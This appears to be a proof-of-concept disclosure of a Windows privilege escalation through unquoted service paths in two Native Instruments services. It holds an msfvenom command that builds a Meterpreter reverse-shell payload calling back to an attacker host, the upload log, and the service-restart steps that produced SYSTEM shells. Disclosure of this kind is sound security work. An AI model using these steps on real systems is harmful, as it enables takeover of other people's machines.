Local Privilege Escalation via Unquoted Service Path

Win10 x64 NI Host integration agent NI Hardware Service

I executed a powershell stager on the "victim" machine as a local unprivileged user, in order to establish a reverse connection to the attacking machine

Once the connection is established

I enumerated services and configurations and I found out two unquoted service path

ServiceName: NIHardwareService

Path: C:\Program Files\Common Files\Native Instruments\Hardware\NIHardwareService.exe

StartName: LocalSystem

AbuseFunction: Write-ServiceBinary -ServiceName 'NIHardwareService' -Path <HijackPath>

ServiceName: NIHostIntegrationAgent

Path: C:\Program Files\Common Files\Native Instruments\Hardware\NIHostIntegrationAgent.exe

StartName: LocalSystem

AbuseFunction: Write-ServiceBinary -ServiceName 'NIHostIntegrationAgent' -Path <HijackPath>

Since the unquoted path are C:\Program Files\Common Files\Native Instruments\Hardware\NIHardwareService.exe and C:\Program Files\Common Files\Native Instruments\Hardware\NIHostIntegrationAgent.exe


I forged an executable that run a reverse shell toward my attacking machine and named it "program" in order to make it run by the service

I uploaded it to the victim machine and,as the local user, I put it in "c:\"


msfvenom LHOST=192.168.10.15 LPORT=4445 -p windows/meterpreter/reverse_tcp --platform windows -f exe -o program

```
meterpreter > upload program
[*] uploading : /root/winpayloads/program -> program
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/winpayloads/program -> program
[*] uploaded : /root/winpayloads/program -> program
```

I stopped both services called "NIHardwareService" and "NIHostIntegrationAgent"




As soon as I restarted the service called "NIHardwareService"



I got another meterpreter shell, this time as NT\AUTHORITY SYSTEM

I quitted the session and I tried with the service called "NIHostIntegrationAgent"



I obtained another privileged meterpreter session